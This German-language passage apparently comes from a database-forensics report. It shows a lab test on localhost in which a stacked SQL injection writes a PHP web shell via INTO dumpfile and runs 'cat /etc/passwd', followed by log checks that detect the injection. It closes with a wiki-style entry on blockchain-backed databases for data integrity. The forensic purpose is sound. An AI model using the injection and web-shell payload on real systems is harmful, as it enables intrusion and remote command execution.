illa/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
root@debian:/var/log/apache2#
```

8.5 Einschleusen von beliebigem Code

SQLi-Anforderung	**MySQL:** Einschleusen des php-codes „wingssecret.php“ und den Dateiinhalt über den Shell-Befehl „cat“ der Datei „passwd“ anzeigen. **SQLite:** Entfällt, da Mehrfachabfrage nicht möglich.
Forensische Anforderung	Wurde ein File eingeschleust und welches File?
Voraussetzung	Die Möglichkeit von Mehrfachabfragen ist im DBMS MySQL zulässig.
SQLi-Aufruf (Mehrfachabfrage)	**1. Einschleusen der PHP - Datei:** Aufruf der vorbereiteten Mehrfachabfrage http://127.0.0.1/html/test/12_MULTIQUERY.php?user=u&pass=p Eingabe des Strings wie folgt: 1';SELECT '<?php passthru($_GET[c]);?>" INTO dumpfile '/var/lib/mysql/wingssecret.php'; **2. Lesen der Datei passwd:** view-source:http://127.0.0.1/docker/mysql/wingssecret.php?c=cat /etc/passwd
Vorgehensbeschreibung	
Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen. Verifizierung auf mysql-shell ebene	1. SQLi: Einschleusen der PHP-Datei  

Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen.	2. SQLi: Ausführen der PHP-Datei 
Forensische Untersuchung Log: access.* zgrep Es wurden am 05.02.2020 und 14.02.2020 die wingssecret.php eingeschleust.	Wurde über ein http-Befehl ein Dumpfile erstellt? ➔ zgrep –i „dumpfile“ access.* 

9 Forensik-WIKI-Eintrag

9.1 Blockchainbasierte Datenbank

Eine blockchainbasierte Datenbank ist eine Kombination aus der Blockchain-Technologie und einer zentralen NoSQL und/oder relationalen Datenbank.

Das Ziel des Einsatzes einer blockchainbasierten Datenbank ist die Datenintegrität.

NoSQL-Datenbanken setzen den Fokus auf Performance und simple Skalierbarbeit, jedoch nicht auf Security.

Mit den Standardmitteln einer relationalen Datenbank lässt sich zwar ein recht gutes Maß an Sicherheit erreichen, welches jedoch angreifbar ist und somit die Integrität der in der Datenbank vorhandenen Daten nicht garantieren kann. Es ist fraglich, ob dieses angreifbare Schutzniveau auch zukünftig ausreichend ist, behördliche Vorgaben umzusetzen. Zusätzlich sind hier auch rein betriebswirtschaftliche Interessen zu nennen, deren Anforderungen jede Firma für sich selber formulieren muss.

„Eine Blockchain ist eine kontinuierlich erweiterbare Liste von Datensätzen, „Blöcke“ genannt, die mittels kryptographischer Verfahren miteinander verkettet sind. Jeder Block enthält dabei typischerweise einen kryptographisch sicheren Hash des vorhergehenden Blocks, einen Zeitstempel und Transaktionsdaten.“ (Zitat Wikipedia)

Durch eine sogenannte blockchainbasierte Datenbank wird ein hohes Maß an Sicherheit gewonnen. Hieraus resultiert, dass innerhalb einer solchen Datenbank befindliche Daten nachträglich weder geändert noch gelöscht werden können, ohne die Datenbank komplett neu aufzubauen, was jedoch eher theoretischer Natur ist.

Folgendes Beispiel für die Anwendung einer blockchainbaiserten Datenbank:

Sicherheitsrelevante Informationen (z.B. finanzielle Transaktionsdaten, buchhaltungsrelevante Belege oder qualitätsbezogene Herstellungsdaten, Daten zur Rückverfolgung) werden (parallel zur SQL-Datenbank) von einer Anwendung regelmäßig in eine zentrale NoSQL-Datenbank abgelegt.

Von der entsprechenden NoSQL-Datenbank werden regelmäßig Hashwerte gebildet, welche wiederrum (mit Zeitstempel und Verweis auf den vorherigen Hashwert versehen) in einer Blockchain gespeichert werden

Um die Gültigkeit eines in der SQL-Datenbank befindlichen Datensatzes zu validieren, können nun folgende, jeweils aufeinander aufbauende Schritte angewendet werden:

- ✓ Überprüfen des in der entsprechenden Tabelle der SQL-Datenbank befindlichen Hashwertes
- ✓ Überprüfen des Hashwertes des zugehörigen in der NoSQL-Datenbank befindlichen Dokuments. Kann ebenfalls eine Liste sämtlicher Veränderungen des jeweiligen Datensatzes abgefragt werden
- ✓ Überprüfen des in der Blockchain abgelegten Hashwertes der zugehörige NoSQL-Datenbank.

Tritt nur bei einer der vorgenannten Überprüfungen ein Fehler auf, so ist das zugehörige Dokument bzw. der zugehörige Datensatz ungültig.

Zusätzliche Sicherheit kann gewonnen werden, indem die Blockhain-Datenbank auf mehreren, voneinander unabhängigen Systemen verwaltet wird (wie dies beispielsweise bei zahlreichen Krypto-Währungen der Fall ist).

Verteilte Blockchain-Datenbanken bestehen aus **mehreren dezentralen Instanzen der Datenbank (Knoten).** Jeder Knoten bzw. jede Instanz nimmt an der Verwaltung teil: Alle Knoten sind in der Lage, neue Daten (in unserem Fall: Hashwerte mit Zeitstempel und Versionsinformation der verwendeten NoSQL-Datenbank) entgegenzunehmen und an die Datenbank anzufügen. Hierzu muss die Mehrheit der Knoten einen Konsens (= die Bestätigung der hinzugefügten Daten) erzielen. Dieser Konsensmechanismus garantiert die Sicherheit des Netzwerks und verhindert Manipulationen, da nachträgliche Änderungen auf Grund der verteilten Struktur so nicht mehr möglich sind.